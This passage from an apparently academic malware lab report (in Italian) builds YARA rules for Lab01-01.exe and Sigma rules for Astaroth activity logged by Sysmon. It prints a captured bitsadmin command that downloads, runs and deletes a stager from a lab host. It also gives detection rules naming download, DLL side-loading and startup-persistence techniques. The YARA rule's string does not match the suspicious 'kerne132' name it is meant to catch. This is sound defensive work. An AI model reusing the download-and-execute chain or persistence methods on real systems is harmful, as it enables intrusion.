La seconda regola YARA serve al rilevamento del file Lab01-01.exe. Sono stati utilizzati i seguenti indicatori (very specific):

- Percorso di una **libreria sospetta**: kerne132.dll

The screenshot shows the IDA Pro interface with the "Strings" tab selected. A table lists memory addresses, lengths, types, and strings. One entry for address .data:00403... has the string "C:\Windows\System32\kerne132.dll" highlighted in blue, indicating it is a suspicious library path.

Address	Length	Type	String
.rdata:0040...	00000009	C	_strcmp
.data:00403...	0000000D	C	kernel32.dll
.data:00403...	00000021	C	C:\Windows\System32\kerne132.dll
.data:00403...	0000000D	C	Lab01-01.dll
.data:00403...	00000021	C	C:\Windows\System32\Kernel32.dll
.data:00403...	00000027	C	WARNING_THIS_WILL_DESTROY_YOUR_MACHINE

Figura 103 - Libreria sospetta

- Messaggio stampato** dal malware:
WARNING_THIS_WILL_DESTROY_YOUR_MACHINE”

The screenshot shows the IDA Pro interface with the "Strings" tab selected. A table lists memory addresses, lengths, types, and strings. One entry for address .data:00403... has the string "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE" highlighted in blue, indicating it is the printed warning message.

Address	Length	Type	String
.data:00403...	0000000D	C	kernel32.dll
.data:00403...	00000021	C	C:\Windows\System32\kerne132.dll
.data:00403...	0000000D	C	Lab01-01.dll
.data:00403...	00000021	C	C:\Windows\System32\Kernel32.dll
.data:00403...	00000027	C	WARNING_THIS_WILL_DESTROY_YOUR_MACHINE

Figura 104 - Messaggio stampato

È stato quindi possibile scrivere una regola YARA date le informazioni ricavate. Di seguito è mostrata la regola finale, insieme al test di rilevamento.

```

PS C:\Users\unina\Desktop\Labs\malware-basic>
.\yara64 -r .\rule2.yara .\Lab01-01.exe
sus2 .\Lab01-01.exe

PS C:\Users\unina\Desktop\Labs\malware-basic>

```

```

rule2.yara
rule sus2
{
    strings:
        $a="C:\\windows\\\\system32\\\\kernel32.dll"
        $b="WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"

    condition:
        ($a or $b)
}

```

Figura 105 - Regola yara Lab01-01.exe

8.2 SIGMA

In primo luogo, è stato attivato il servizio di Windows *sysmon* per monitorare e registrare l'attività di sistema nel registro eventi di Windows durante l'esecuzione del malware Astaroth. Tramite *Windows Event Viewer* è possibile salvare tutti gli eventi monitorati in un file di log.




Figura 106 - Processo di sviluppo lab SIGMA

Di seguito viene riportato il file di log con gli eventi registrati da sysmon. In particolare, si vede che sono stati registrati eventi con ID 1, 11 che corrispondono a Process create e File created. Queste informazioni saranno utili per definire le regole Sigma.

Source	Event ID	Task Category
AM	Sysmon	11 File created (rule: FileCreate)
AM	Sysmon	11 File created (rule: FileCreate)
AM	Sysmon	11 File created (rule: FileCreate)
AM	Sysmon	1 Process Create (rule: ProcessCreate)
AM	Sysmon	1 Process Create (rule: ProcessCreate)
AM	Sysmon	1 Process Create (rule: ProcessCreate)
AM	Sysmon	1 Process Create (rule: ProcessCreate)
AM	Sysmon	1 Process Create (rule: ProcessCreate)
AM	Sysmon	1 Process Create (rule: ProcessCreate)

Event 1, Sysmon

General Details

Friendly View XML View

Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cm.dExe
CommandLine: "C:\Windows\System32\cmd.exe" /bitsadmin /transfer 1 /
Foreground http://192.168.1.20/stager.cmd
C:\Users\Public\libraries\raw\stager.cmd & call
C:\Users\Public\libraries\raw\stager.cmd & del
C:\Users\Public\libraries\raw\stager.cmd
CurrentDirectory: C:\Users\Public\libraries\raw\
User: MALWARE-VM.unina
LogonGuid: {dc240039-a192-668e-8e41-020000000000}
LogonId: 0x2418e

Figura 107 - Log file da Event Viewer

8.2.1 astaroth-bits.yml

Questa regola Sigma rileva l'uso di bitsadmin per scaricare file. Viene attivata quando viene rilevato un evento di Sysmon con ID 1 (Process Create) che coinvolge bitsadmin.exe con specifici comandi di trasferimento file, come /transfer.

```
C:\> Users > unina > Desktop > sigma > ! astaroth-bits.yml
1 title: Bitsadmin Download
2 id: d059842b-6b9d-4ed1-b5c3-5b89143c6ede
3 status: experimental
4 description: Detects usage of bitsadmin downloading a file
5 references:
6   - https://blog.netspi.com/15-ways-to-download-a-file/#bitsadmin
7   - https://isc.sans.edu/diary/22264
8 tags:
9   - attack.defense_evasion
10  - attack.persistence
11  - attack.t1197
12  - attack.s0190
13 date: 2017/03/09
14 modified: 2019/12/06
15 author: Michael Haag
16 logsource:
17   service: sysmon
18   product: windows
19 detection:
20   event:
21     EventID: 1
22     selection1:
23       Image: '\bitsadmin.exe'
24       CommandLine: '* /transfer *'
25     selection2:
26       CommandLine: '*copy bitsadmin.exe*'
27       condition: event and (selection1 or selection2)
28 fields:
29   - CommandLine
30   - ParentCommandLine
31 falsepositives:
32   - Some legitimate apps use this, but limited.
33 level: medium
```

Figura 108 - astaroth-bits.yml

8.2.2 astaroth-extexport.yml

Questa regola Sigma viene attivata quando viene rilevato un evento di Sysmon con ID 1 (Process Create) per rilevare l'uso di ExtExport.exe con almeno qualche parametro che potrebbero indicare un tentativo di caricamento laterale di una DLL (DLL Side-Loading).

```

C: > Users > unina > Desktop > sigma > ! astaroth-extexport.yml
1   title: ExtExport.exe DLL Side Loading
2   id: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
3   status: experimental
4   description: Detects ExtExport.exe with arguments being executed. Could indicate a DLL Side-Loading attempt.
5   references:
6     - https://lolbas-project.github.io/lolbas/Binaries/Extexport/
7     - http://www.hexacorn.com/blog/2018/04/24/extexport-yet-another-lolbin/
8   tags:
9     - attack.execution
10    - attack.defense_evasion
11    - attack.t1059
12    - attack.t1073
13   author: Martin, Anartz
14   date: 2020/06/30
15   logsource:
16     service: sysmon
17     product: windows
18   detection:
19     selection:
20       EventID: 1
21       Image:
22         - '*\extexport.exe'
23     filter:
24       CommandLine:
25         - '^[[Cc]\:\\\[[Pp]rogram\ [Ff]iles\(\ \([Xx]86\)\)?\\\[[Ii]nternet\ [Ee]xplorer\\\[Ee]xt[Ee]xport\.exe$'
26     condition: selection and not filter
27   fields:
28     - CommandLine
29   falsepositives:
30     - Depending on the estate activity. They should be rare.
31   level: medium

```

Figura 109 - astaroth-extexport.yml

8.2.3 astaroth-startup.yml

Questa regola monitora la creazione di file script nelle cartelle di avvio di Windows e viene attivata quando viene rilevato un evento di Sysmon con ID 11 (File Created). Rileva file con estensioni specifiche (.vbs, .js, .jse, .bat, .url, .cmd, .hta, .ps1, .lnk) nella cartella di avvio automatico dell'utente.

```

C: > Users > unina > Desktop > sigma > ! astaroth-startup.yml
1   title: Drops script at startup location
2   status: experimental
3   description: Drops script at startup location
4   author: Joe Security
5   date: 2020-04-07
6   id: 200071
7   references:
8     - https://github.com/joesecurity/sigma-rules/
9   threatname:
10  behaviorgroup: 1
11  classification: 7
12  logsource:
13    service: sysmon
14    product: windows
15  detection:
16    selection:
17      EventID: 11
18      TargetFilename:
19        - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.vbs*'
20        - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.js*'
21        - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.jse*'
22        - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.bat*'
23        - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.url*'
24        - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.cmd*'
25        - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.hta*'
26        - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.ps1*'
27        - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.lnk*'
28    condition: selection
29   level: critical

```

Figura 110 - astaroth-startup.yml

8.2.4 astaroth-reg.yml

Questa regola monitora la creazione o la modifica di chiavi di registro associate alle cartelle di avvio. In particolare, va a valutare la presenza di comandi come reg.exe e nuove chiavi di registro in HKCU\CurrentVersion\Explorer\Shell Folders, che punta a launcher.lnk

```
C:\> Users > unina > Desktop > sigma > ! astaroth-reg.yml
1 title: Add StartUp Key to Explorer Shell Folders
2 status: experimental
3 description: Add StartUp Key to Explorer Shell Folders
4 author: Based on Joe Security Sigma rules
5 date: 2020-03-19
6 id: 200067
7 references:
8 - https://github.com/joesecurity/sigma-rules/
9 threatname:
10 behaviorgroup: 2
11 classification: 4
12 mitreattack:
13
14 logsource:
15   service: sysmon
16   product: windows
17 detection:
18   event:
19     EventID: 1
20   selection_1:
21     Image|endswith: '\reg.exe'
22   selection_2:
23     CommandLine|contains: '\CurrentVersion\Explorer\Shell Folders\StartUp'
24   selection_3:
25     CommandLine|contains: 'launcher.lnk'
26   condition: event and selection_1 and selection_2 and selection_3
27 level: critical
```

Figura 111 - astaroth-reg.yml

8.2.5 Zircolite

Infine, è stato eseguito Zircolite per passare le regole create al file di log salvato da sysmon.